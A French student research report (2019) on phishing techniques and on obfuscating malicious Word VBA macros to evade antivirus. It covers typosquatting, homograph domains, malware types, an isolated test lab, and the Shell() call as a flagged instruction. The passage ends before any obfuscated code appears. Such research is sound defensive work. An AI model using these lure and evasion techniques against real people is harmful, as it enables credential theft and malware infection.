Etat de l'art sur les attaques et les pièces jointes utilisées dans le cadre des campagnes de *phishing*

Projet de fin d'études - 2019

Réalisé par

- Nicolas BONNET
- Thomas LEROY

Encadré par

- Anthony BOENS (*Advens*)
- Florence HUGUES (*Adv*ens)
- Olivier PAUL (*Télécom SudParis*)

Remerciements

Nous tenons à remercier toutes les personnes qui ont contribué au succès de ce projet et qui nous aidé lors de la rédaction de ce rapport.

Tout d'abord, nous tenons à remercier dans un premier temps Florence HUGUES et Anthony BOENS de la société *Advens* pour avoir proposé le projet à *Télécom SudParis* et pour nous avoir encadré. Les conseils fournis et leur disponibilité pendant toute la durée du projet nous ont permis d'avancer sans encombre.

Nous remercions également notre professeur encadrant Olivier PAUL pour son suivi du projet, ses conseils pédagogiques et son implication dans le projet.

Table des matières

Introduction

Avec l'expansion du Web au début des années 2000, la démocratisation des ordinateurs personnels et l'arrivée massive des objet connectés, la sécurisation des communications devient un enjeu majeur de notre époque. Internet est aujourd'hui utilisé pour presque tout faire: ses courses, des virements bancaires, communiquer avec ses proches, etc. L'inconvénient de cette utilisation massive d'Internet est que n'importe qui peut être atteignable n'importe quand par le biais de ses appareils. Le danger est donc d'être atteignable par les actions des individus dont les intentions sont malveillantes.

Le piratage informatique est une réalité que tout le monde connaît aujourd'hui et que tout le monde craint. Le piratage est vu comme un phénomène abstrait avec qui personne n'a envie d'avoir affaire. Cependant, être conscient qu'Internet n'est pas un endroit très sûr est une chose, mais se protéger efficacement en est une autre.

Le but des piratages à grande échelles est de toucher le plus de monde possible, en ayant l'effet escompté le plus grand possible, par exemple: soutirer le plus grand nombre d'information bancaires pour gagner le plus d'argent, prendre le contrôle du plus de machine possible, etc. Pour toucher le plus de monde possible, il faut utiliser des moyens que tout le monde utilise, comme les *mails* et les réseaux sociaux, ou même le réseau Internet en lui même. Il existe des techniques pour soutirer des informations utilisant des failles matérielles ou des failles humaines et l'une d'entre elles est le *phishing.*

Le *phishing* utilise des biais humains pour soutirer des informations personnelles, ou pour faire exécuter une ou des actions malveillantes par et pour celui qui les exécute.

Nous verrons à travers ce projet l'impact du *phishing*, quelles sont les techniques mises en place et comment les attaquants réussissent à passer outre les mécanismes de sécurité, notamment à travers l'obfuscation de code.

I - État de l'art sur l'hameçonnage

Le *phishing* (ou hameçonnage/filoutage en français) est une technique d'ingénierie sociale visant à faire croire à une personne qu'elle s'adresse à un tiers de confiance afin d'obtenir des informations personnelles. C'est l'une des principales techniques utilisées par les cybercriminels[1]. Cette escroquerie peut permettre d'effectuer une usurpation d'identité, d'obtenir des informations bancaires, ou des mots de passe. Ces techniques peuvent être mise en oeuvre par l'envoi de mails, de SMS ou de messages sur les réseaux sociaux, contenant des fichiers malveillants, ou des liens vers des sites web frauduleux, généralement des copies de sites originaux.

En 2015, plus de 2 millions de Français ont été victimes de *phishing*, 100 fois plus qu'en 2013[2], par 110 attaques différentes et en 2017, une étude menée par *Webroot*[3] dénombre que près de 1.4 millions de sites uniques de *phishing* sont créés par mois, ce qui en fait un des types d'attaque informatique le plus utilisé aujourd'hui. Plus de 100 382 sites de *phishing* et 91 054 *mails* frauduleux ont été répertoriés par l'*Anti-Phishing Working Group* en avril 2018[4],

Il existe plusieurs techniques de *phishing*, permettant de soutirer des informations, les plus connues sont:

- **la fausse loterie**: la victime reçoit un *mail* lui indiquant qu'elle vient de gagner à une loterie, elle doit cliquer sur un lien pour récupérer son dû, rien ne se passe en apparence, pourtant un *malware* vient de s'installer sur sa machine.
- **l'abus de confiance**: la victime reçoit un *mail* d'un proche lui demandant une somme d'argent car ce dernier ne peut payer des frais médicaux. La victime effectue alors un virement bancaire vers le compte donné dans le *mail*. Or le proche s'est fait pirater sa boîte *mail* et le compte bancaire fourni est celui du pirate.
- **la menace**: la victime reçoit un *mail* d'une autorité lui demandant de payer une amende pour un crime commis avec une menace si elle ne le fait pas. Il est alors demandé de cliquer sur un lien pour payer l'amende. Mais le site web est un faux et les informations bancaires de la victime sont subtilisées.
- **l'usurpation d'identité**: la victime reçoit un mail professionnel d'un collègue ou d'un supérieur lui demandant d'effectuer un virement bancaire à tel compte concernant tel dossier. Or le collègue s'est fait pirater sa boîte mail et le compte bancaire fourni est celui du pirate. L'arnaque au président en est un bon exemple. Par exemple, la

[1] *Attaque par hameçonnage*, ANSSI, Consulté le 22 janvier 2019, https://www.ssi.gouv.fr/entreprise/principales-menaces/cybercriminalite/attaque-par-hameconnage-phishing/

[2] AUDE LEROY, *Plus de 2 millions de Français victimes de "phishing" en 2015*, Europe1, Consulté le 22 janvier 2019, http://www.europe1.fr/societe/le-phising-une-arnaque-a-la-mode-2655965

[3] *Threat Report 2018*, Webroot, Consulté le 22 janvier 2019, https://www-cdn.webroot.com/9315/2354/6488/2018-Webroot-Threat-Report_US-ONLINE.pdf

[4] *APWG Phishing Attack Trends Reports*, APWG, Consulté le 22 janvier 2019, https://www.apwg.org/resources/apwg-reports/

victime est le directeur financier d'une entreprise, recevant un mail du PDG, lui demandant de payer un fournisseur sur tel compte bancaire, ce compte étant celui du pirate.

- **la pièce jointe malveillante**: la victime reçoit un *mail* d'un proche ou d'un inconnu, lui demandant de regarder le contenu d'un fichier joint. Or ce fichier est un document malveillant (PDF, Word etc), et un malware s'installe sur la machine de la victime.

L'ensemble de ces attaques sont basées sur des techniques d'ingénierie sociale. Le *phishing* utilise des vulnérabilités humaines (curiosité, peur, ou excès de générosité) pour effectuer des actions malveillantes. Il est donc en théorie possible de se prémunir de ces attaques, en n'ouvrant que les *mails* dont la source est certaine, mais encore faut-il être vraiment certain·e de la source. Car même si un *mail* vient d'un proche, rien ne prouve l'authentification du message. Il existe donc des techniques sophistiquées, informatiques, pour filtrer les attaques de *phishing*, comme le filtrage de *mails* et l'analyse de pièces jointes malveillantes.

A - Types d'hameçonnage

1 - Attaque non-ciblée

Cette première technique de *phishing* est la plus visible. Elle consiste en l'envoi de messages de *phishing* au plus de destinataires possible pour maximiser les chances que quelqu'un tombe dans le piège. Si un attaquant envoie un mail à 1000 personnes, il suffit que 0.1% de la population suive ses instructions pour que son coup réussisse une fois.

Pour ce genre d'attaque, le volume de messages de *phishing* est un critère très important. La première phase pour le cyber-criminel, va être de trouver un moyen pour propager son message au maximum de personnes. Des vecteurs d'attaque peuvent être les courriel, les messageries instantanées, ou plus récemment les SMS et autres voies téléphoniques (cela s'appelle alors du *Vishing*[5]).

2 - Attaque ciblée (spear phishing)

Le deuxième type de *phishing* est une pratique qui est moins courante dans la vie de tous les jours mais qui est d'autant plus dangereuse que le *phishing* classique. Cette fois-ci l'attaquant va attaquer une cible en particulier (personne, entreprise, etc.). Cette technique est appelée *spear phishing*[6].

Cette attaque a une surface d'attaque beaucoup plus faible car au lieu de bombarder un grand nombre d'individus, l'attaquant va se concentrer sur une population plus réduite.

---

[5] Vangie Beal, *vishing,* webopedia, Consulté le 22 janvier 2019, https://www.webopedia.com/TERM/V/vishing.html

[6] *Attaque par hameçonnage ciblé*, ANSSI, Consulté le 22 janvier 2019, https://www.ssi.gouv.fr/administration/principales-menaces/lespionnage/lattaque-par-hameconnage-cible-spearphishing/

En revanche, l'attaque a une efficacité beaucoup plus élevée car le message fabriqué sera plus crédible aux yeux des cibles. L'attaquant collectera toutes les informations qu'il peut sur sa cible avant de d'envoyer ses mails (phase de reconnaissance, *OSINT*). Cela lui permettra de faire des campagnes beaucoup plus réalistes et convaincantes.

L'attaquant peut par exemple usurper l'identité d'une personne de confiance d'une entreprise et envoyer un courriel à une personne en jouant sur l'argument d'autorité pour lui faire exécuter une pièce jointe malveillante.

B - Technologies de *phishing*

Les attaques de *phishing* se basent sur différents vecteurs pour arriver aux fins du pirate. Ces attaques peuvent inciter la victime à ouvrir une pièce jointe malveillante, ou bien à cliquer sur un lien menant vers un site web malveillant. Il existe ainsi un grand nombre d'exemples d'attaques dans le passé qui ont été efficaces, malheureusement pour les victimes.

1 - Manipulation de lien

Un des vecteurs de *phishing* le plus utilisé est la manipulation de lien. Pour arriver à ses fins, l'attaquant incite la victime à cliquer sur un lien pointant vers un site web. C'est une fois sur ce site que l'action malveillante se produit (installation de *malware*, vol de données, etc). Or, pour que la victime ne soupçonne pas la malveillance, le lien doit sembler légitime et honnête.


Changement de domaine de premier niveau

Une campagne de *phishing* pourra viser à récupérer l'identifiant d'une personne et son mot de passe d'un site quelconque. L'attaquant envoie alors un mail déguisé comme provenant de ce site, lui demandant de cliquer sur un lien pointant vers un site web dans lequel il pourra rentrer son identifiant et son mot de passe. Or pour que le lien semble légitime et pour que la victime clique comme prévu sur le lien, il se doit de ressembler au vrai. Si le vrai lien est de la forme **www.monsite.fr/authentification.php**, alors le pirate créera un site malveillant, ressemblant en tout point au vrai site que connaît la victime, mais ayant comme adresse **www.monsite.com/authentification.php**. Dans cet exemple, c'est le domaine de premier niveau (appelé *TLD, ou Top Level Domain* en anglais*)* qui a été changé (.fr en .com). Si le domaine monsite.com est bien disponible, il est alors très facile de faire croire à une victime qu'elle se trouve sur le vrai site, alors qu'elle se trouve sur une copie malveillante.[7]

Il existe aujourd'hui certains domaines de premier niveau très utilisés dans les campagnes de *phishing.* En effet, certains étant gratuits, ils sont privilégiés par les attaquants pour

[7] Cedric Pernet, *InfoSec Guide: Domain Monitoring — Detecting Phishing Attacks (Part 1)*, TrendMicro, Consulté le 22 janvier 2019, https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/infosec-guide-domain-monitoring-detecting-phishing-attacks

réduire les coûts des attaques. Par exemples, .ga, .tk, .ml et .cf[8] sont les plus utilisés pour usurper l'identité d'un site. Cependant, .com reste le domaine de premier niveau le plus largement utilisé pour le *phishing*. Ce dernier étant particulièrement courant, il n'éveille pas l'attention de la victime.



Anti-Phishing Working Group: Phishing Activity Trends Report Q1 2019

Typosquattage

Le typosquattage[9] est une technique qui vise à rediriger un utilisateur vers un site dont le nom de domaine ressemble à un nom de domaine connu. Par exemple, la différence entre www.google.com et www.gooogle.com n'est pas forcément visible au premier coup d'oeil pour un humain, pourtant les deux sites sont différents et www.goooogle.com peut potentiellement être malveillant. Ainsi, dans une campagne de *phishing*, un attaquant peut acheter un nom de domaine très ressemblant à un autre bien connu (comme *facebook, credit-agricole, ou impots.gouv)*, inciter une victime à cliquer sur un lien sans qu'elle voit la différence de syntaxe entre le domaine connu et le domaine usurpé, comme *Facebook* et *Faceboook.* La victime se retrouve donc sur une page web ressemblant en tout point à celle de *Facebook*, mais sur le domaine *Faceboook*, elle tente de s'y connecter avec son identifiant et son mot de passe habituel. Rien ne se passe en apparence (la victime pourra être redirigée par *Facebook* après avoir entré ses identifiants) cependant le pirate a récupéré le mot de passe de la victime.

[8] Michelle Base-Bursey, *Phishing epicenters: The top 5 TLD used in today's phishing attacks*, wandera, Consulté le 22 janvier 2019, https://www.wandera.com/phishing-top-5-tlds

[9] *What is Typosquatting?*, McAfee, Consulté le 22 janvier 2019, https://securingtomorrow.mcafee.com/consumer/family-safety/what-is-typosquatting/

IDN homograph attack

L'*IDN homograph attack*[10] (ou Attaque homographe de nom de domaine internationalisé) est un type de *typosquatting*. Cette technique se base sur la ressemblance visuelle de lettres appartenant à des alphabets différents. Par exemple, les lettres "a" de l'alphabet latin et "a" de l'alphabet cyrillique sont exactement les mêmes visuellement, mais leurs caractères Unicode[11] diffèrent. Ainsi un navigateur fera la différence entre ces deux lettres, ce qu'un humain ne peut pas. Une campagne de *phishing* pourra donc largement diffuser un lien vers un site web, d'apparence connue (www.wikipedia.org avec l'alphabet latin), mais dont le lien contient des caractères homographes (www.wikipedia.org avec l'alphabet cyrillique). Le lien pointera donc vers une tout autre page que la page supposée et exécutera l'action malveillante voulue par le pirate.

Fake "apple.com"			Real "apple.com"		
Glyph	**Unicode Name**	**Unicode Hex**	**Glyph**	**Unicode Name**	**Unicode Hex**
a	Cyrillic small letter A	U+0430	a	Latin small letter A	U+0061
p	Cyrillic small letter Er	U+0440	p	Latin small letter P	U+0070
I	Cyrillic small letter Palochka	U+04CF	l	Latin small letter L	U+006C
e	Cyrillic small letter Ie	U+0435	e	Latin small letter E	U+0065

Homographie de la police de caractères San Francisco, développée par Apple[12]

Plusieurs alphabets peuvent être utilisés pour ces attaques. L'alphabet cyrillique reste le plus utilisé avec **11** caractères identiques visuellement à l'alphabet latin, par exemple *a, c, e, o p, x, y*. L'alphabet grec est également utilisé, avec l'utilisation des lettres minuscules omicron o et nu v. Les alphabets chinois, arménien et hébreux peuvent également être utilisés.

Pour se prémunir de ces attaques, les navigateurs récents possèdent des algorithmes qui permettent d'analyser les *URLs* susceptibles d'implémenter une attaque d'*IDN homograph. Mozilla Firefox* et *Google Chrome* n'acceptent que les *URLs* dont chaque caractère appartient à une unique langue présente dans les préférences de l'utilisateur.

2 - Attaque par pièce jointe

Les attaquants ont souvent recours aux pièces jointes pour piéger leurs victimes. Il s'agit souvent d'une ressource infectée par un programme malveillant. La pièce jointe peut être directement un exécutable à lancer sur l'ordinateur de la victime. L'attaquant peut utiliser un moyen plus subtile en insérant son *malware* dans un autre format de fichier comme un fichier *Word*, *Excel* ou même un PDF. Un attaquant pourrait utiliser des failles de

[10] Jovi Umawing, *Out of character: Homograph attacks explained*, Malwarebytes labs, ttps://blog.malwarebytes.com/101/2017/10/out-of-character-homograph-attacks-explained/

[11] *Unicode® 11.0.0*, Unicode, Consulté le 22 janvier 2019, https://www.unicode.org/versions/Unicode11.0.0/

[12] Source: *https://blog.malwarebytes.com/101/2017/10/out-of-character-homograph-attacks-explained/*

certains lecteurs ou interpréteurs de contenu pour injecter son *malware* sur l'ordinateur de la victime.

Types de malwares

Différents types de *malwares* peuvent être installés:

- Les ***adwares*** étaient des *malwares* populaires autrefois qui permettaient de mettre des publicités sur l'ordinateur de la victime et d'engendrer des revenus pour le pirate.

- Les ***ransomwares*** (rançongiciel en français) sont un type de *malware* exigeant une rançon pour récupérer un document, des informations ou même le fonctionnement complet de la machine. Ce type de *malware* est devenu très connu grâce à *WannaCry* en mai 2017 (même si celui-ci n'utilisait pas le *phishing* pour se propager). *Locky* est un *ransomware* découvert en février 2016 se propageant grâce à l'envoi de mail de *phishing* avec des pièces jointes *Word*. C'est le *ransomware* le plus plus distribué en 2016 d'après *Webroot*[13].

- Des ***stealers*** permettent de voler des informations aux victimes, comme des numéros de carte bancaire (*Trojan Banker*), des identifiants de comptes (SaaS[14], *webmail*…), des informations pour voler des identités, etc. Ces comptes peuvent être revendus sur le web ou être directement utilisés pour des opérations frauduleuses (blanchiment d'argent, vol, usurpation d'identité). La pièce jointe malveillante la plus propagée en 2014 d'après Kaspersky[15] est *Trojan-Spy.HTML.Fraud.gen* qui a pour but le vol d'informations financières.

- Le pirate peut aussi transformer l'ordinateur de la victime en ordinateur zombie (*backdoor*) dans le cadre d'un *botnet*. Il pourra ainsi effectuer des actions de cybercriminalité. Il pourra effectuer des attaques de type *bruteforce* sur des mots de passe d'utilisateurs en prenant l'adresse IP de la machine infectée. Il pourra aussi faire un déni de service, par exemple.

Les *malwares* propagés de nos jours combinent généralement plusieurs fonctionnalités que les pirates peuvent utiliser comme il leur semble. C'est le cas notamment de *Trojan.PSW.Win32.Fareit.amzb* qui vole des identifiants et lance des attaques de déni de service distribué.

---


[13] NATHAN WYMAN, *Locky Ransomware*, Webroot, Consulté le 22 janvier 2019, https://www.webroot.com/blog/2016/02/22/locky-ransomware/


[14] Le *Software At The Service* (SaaS) est un modèle d'exploitation commerciale des logiciels dans lequel ceux-ci sont installés sur des serveurs distants plutôt que sur la machine de l'utilisateur. [https://fr.wikipedia.org/wiki/Logiciel_en_tant_que_service]

[15] *Rapport statistique sur les courriers indésirables et le phishing, 1er trimestre 2014,* Kaspersky lab, Consulté le 22 janvier 2019, https://www.kaspersky.fr/resource-center/threats/spam-statistics-report-q1-2014

3 - Les sites en HTTPs

Depuis Juillet 2018, Google a ajouté une fonctionnalité à son navigateur *Google Chrome* (depuis *Chrome* 68) qui marque les sites Web utilisant HTTP (sans HTTPs) en tant que site “Non sécurisé”[16]. Les attaquant devant convaincre les victimes de leur fausse légitimité, ils se doivent de passer leur site en HTTPs.





Anti-Phishing Working Group: Phishing Activity Trends Report Q2 2018

Les sites de *phishing* ont de plus en plus souvent recours à HTTPs. On voit que plus de 35% des sites de *phishing* reportés pendant le deuxième trimestre de 2018 sont en HTTPs contre moins de 5% deux ans plus tôt. [17]

[16] Emily Schechter, *A milestone for Chrome security: marking HTTP as “not secure”*, Official Blog Google Chrome, Consulté le 22 janvier 2019, https://www.blog.google/products/chrome/milestone-chrome-security-marking-http-not-secure/

[17] *Phishing Activity Trends Report 2nd quarter 2018,* Consulté le 22 janvier 2019, https://docs.apwg.org/reports/apwg_trends_report_q2_2018.pdf

Les attaquants tirent aussi avantage de l'incompréhension de la différence entre HTTP et HTTPs de la population. La croyance générale est qu'un site en HTTPs est plus sécurisé qu'un autre et donc de confiance.

Let's encrypt, une autorité de certification populaire (car gratuite), fournissant les certificats nécessaires au HTTPs aux site de *phishing*[18], déclare qu'elle ne fait pas de vérification de contenu particulière avant d'émettre un certificat et qu'elle se repose plutôt sur l'API *Google Safe Browsing*[19].

Synthèse

Le *phishing* est aujourd'hui une des techniques informatique la plus répandue pour soutirer des informations personnelles de façon ciblée ou non. Cette technique se base sur des techniques d'ingénierie sociale, donc sur des biais humains, pour qu'une victime dévoile consciemment des informations personnelles. Ainsi, il devient technologiquement compliqué de parer des campagnes de *phishing*, car aucune activité malveillante peut-être mise en oeuvre. Bien que les constructeurs essaient d'implémenter des parades aux techniques d'hameçonnage connues, beaucoup ne sont encore pas détectées et donc inefficaces. Les attaquants développent de leur côté des techniques pour contrer les parades, notamment par l'obfuscation de code pour que l'activité malveillante ne soit pas détectée par un antivirus. Lorsque les techniques avancées se retrouvent inefficaces face au *phishing*, la prévention auprès du grand public est nécessaire pour faire connaître les techniques d'ingénierie sociale et donc estomper les biais humains.

[18] Josh Aas, *The CA's Role in Fighting Phishing and Malware*, Let's encrypt, Consulté le 22 janvier 2019, https://letsencrypt.org/2015/10/29/phishing-and-malware.html

[19] *What is Safe Browsing?*, Google Developpers, Consulté le 22 janvier 2019, https://developers.google.com/safe-browsing/

II - Obfuscation de macro Microsoft Word

Les documents Microsoft, le fer de lance du phishing

Les documents de la suite *Microsoft Office* sont le type de documents le plus échangé sur Internet. Avec les différents formats on peut par exemple partager une présentation (*Powerpoint, pptx)*, un rapport de comptabilité (*Excel, xlsx*) ou tout simplement une lettre à la direction (*Word, docx*). La large gamme de produits proposée par Microsoft est particulièrement prisée par les particuliers et entreprises dès lors qu'il faut éditer un document et ces fichiers sont donc très échangés.

Cette utilisation abondante de ces types de document rend leur étude intéressante du point de vue d'un cybercriminel. En effet, réussir à transformer un banal échange de document en un moyen d'attaquer une personne ou institution est un atout majeur pour un attaquant. Il est aisé de comprendre comment un document malveillant peut être propagé. L'utilisation de documents infectés - voire malveillants - lors de campagnes de *social engineering* et plus particulièrement de *phishing,* peut se transformer en une arme redoutablement efficace.

Notre objectif

Notre premier objectif a donc été de nous intéresser à ce vecteur d'attaque potentiel, en nous mettant dans la peau d'un attaquant voulant fabriquer un document *Word* malveillant qu'il pourrait propager lors d'une campagne de *phishing* à grande échelle.

Programmer dans un document: les macros

Il est possible de programmer des *scripts*, dans presque tous les types de document de *Microsoft Office*. Ces *scripts* appelés **macros** sont directement sauvegardés avec le document et permettent d'ajouter des fonctionnalités supplémentaires dans un document.[20]

Ces macros peuvent être utilisées pour ajouter le cours boursier en temps réel d'une entreprise dans un tableur excel, ou bien d'ajouter un bouton dans un document Word pour lancer un navigateur web sur le site d'une entreprise.

C'est cette fonctionnalité de programmation qui sera exploitée pour transformer un document bénin en un document malveillant. Ces macros sont écrites en *Visual Basic for*

[20] *Create or run a macro*, Support Office, Consulté le 22 janvier 2019, https://support.office.com/en-us/article/create-or-run-a-macro-c6b99036-905c-49a6-818a-dfb98b7c3c9c

Application (VBA) et nous nous concentrerons sur les utilisations de ce langage à des fins malveillantes.[21]

L'obfuscation pour rendre le malware indétectable

Pour un attaquant, fabriquer un document malveillant n'est que la première partie du travail. Il faut encore que ce document puisse se propager et pour cela il est indispensable que le *malware* ne se fasse pas détecter par les antivirus ni lors de l'envoi ni lors de l'exécution. Alors que créer un *malware* est une chose relativement aisée, évader la détection antivirus est plus complexe et sera le sujet de cette partie. La technique qui permet de déjouer la détection de ces fichiers par les antivirus, qui va être présentée dans cette partie, s'appelle **l'obfuscation[22]**.

A - Banc d'essai

1 - Nos besoins

Pour travailler sur des documents malveillants, un environnement de travail avec des contraintes bien précises était requis. La première partie de notre travail a donc été de construire un "banc d'essai" virtuel dans lequel nous avons pu effectuer des tests rigoureux dans un environnement défini.

La première contrainte était d'avoir un environnement totalement isolé, avec un ordinateur cible et un ordinateur attaquant qui communiquerait via un réseau Internet simulé.

La deuxième contrainte était d'avoir un panel de cibles représentatives de la réalité[23], donc ayant la suite *Office* installée et faisant tourner soit *MacOS* soit *Microsoft Windows*[24]. Ici nous avons choisi de nous concentrer sur *Windows* puisque c'est le système d'exploitation le plus utilisé avec *Office*.

Plusieurs ordinateurs, avec des systèmes antivirus différents devaient composer ce panel. Nous avons choisi d'utiliser les antivirus les plus populaires sur le marché.

2 - En pratique

Virtualisation

Pour cela nous avons créé un groupe de machines virtuelles sur l'hyperviseur *Virtualbox*. Ces machines étaient isolées dans un réseau virtuel privé coupé de l'extérieur. Cela nous permettait l'isolation complète, avec la possibilité de restaurer des sauvegardes

---

[21] Beth Levin, *Macro malware*, Microsoft Docs, https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/macro-malware

[22] Technique qui consiste à rendre un programme illisible, tout en le gardant pleinement fonctionnel.

[23] La réalité correspondant à un poste *lambda* d'une entreprise ou d'un particulier.

[24] *Microsoft Office* étant disponible sur ces deux platformes.

(*snapshots*) des machines pour revenir à un système sain après des contaminations de *malwares*.

Système cible

Toutes les machines cibles faisaient tourner *Windows 10* à jour, pour représenter des postes de travail cibles récents. Nous avons aussi installé une version d'*Office 365* (suite contenant *Word*) à jour. Cela nous permet d'avoir des machines représentatives de ce que les auteurs des campagnes de *phishing* pourraient cibler, que ce soit un particulier ou d'un professionnel.


Sécurité de la cible

Aucune diminution du niveau de sécurité n'a été effectuée sur les machines cibles. Ainsi les sécurités intégrées à Windows et son pare-feu étaient toutes activées.

Chaque machine Windows avait un antivirus d'installé. Nous avons choisi quelques uns des antivirus les plus populaires pour représenter ce panel de postes vulnérables. C'est à dire **Avast, AVG, Avira** et **Windows Defender**.

Système attaquant

Pour la machine attaquante, nous avions une machine virtuelle *xubuntu* qui servait à héberger le serveur web ou à recevoir les connexions des cibles.



B - Anatomie d'un document Office

1 - Présentation du VBA

Le *Visual Basic for Application* est la variante du langage de programmation *Visual Basic* utilisable dans tous les documents Office. A la manière du C, Java ou Python c'est un

langage impératif qui utilise beaucoup de mots clés pour définir ses structures (boucles, fonctions, etc.).

```
1 Sub hello_world()
2   MsgBox "Hello World!"
3 End Sub
```

Exemple de code VBA affichant “Hello World!” dans une fenêtre.

Les macros écrites en VBA sont interprétées par le logiciel de *Office* (*Word*, *Excel*, etc.). Cela signifie qu’elles ne sont pas compilées ni en instructions machine ni en *bytecode* [25], leur code source complet écrit par le développeur se trouve en mémoire lors de l'exécution et un interpréteur va lire ce code pour exécuter ce programme. Ce mode de fonctionnement est opposé à celui des binaires C, par exemple, qui sont compilés en des instructions processeur, le code source n’étant donc pas inscrit dans les fichiers.

Cette notion est importante puisque cela signifie que le code source de la macro VBA est systématiquement inclus dans le fichier et que les antivirus et utilisateurs y ont accès.

L’obfuscation de Visual Basic

La problématique de l’obfuscation d’une macro *Word*/*Excel* se pose car le VBA inclus dans les fichiers *Word* et *Excel* n’est pas compilé. L’utilisation de ces macros est très intéressante puisque le code exécuté en VBA (*Visual Basic for Applications*) au sein des outils Microsoft n’est pas *sandboxé*[26]. On peut donc effectuer diverses tâches sur l’ordinateur hôte avec le VBA. L’objectif de l’obfuscation va être de déjouer la détection de signatures des Antivirus en produisant un code unique et “non suspect”.

Les instructions suspectes

Il est très facile de construire des macros malveillantes, mais il est aussi très facile de détecter celles-ci. Par exemple, si on veut exécuter du code sur la machine cible, on peut utiliser la fonction “*Shell(commande)*”. Cette fonction étant une fonction de base de VBA, on ne peut pas la dissimuler; on peut, au mieux, la renommer mais le mot clé “Shell” apparaîtra toujours dans le code. C’est une fonction qui sera très probablement détectée l’antivirus comme une menace.

[25] Code intermédiaire entre le langage machine et le code source illisible pour un humain.

[26] Un ou une ***sandbox*** (anglicisme signifiant « bac à sable ») est un mécanisme de sécurité informatique qui permet l'exécution de logiciel(s) avec moins de risques pour le système d'exploitation.

Des instructions plus discrètes

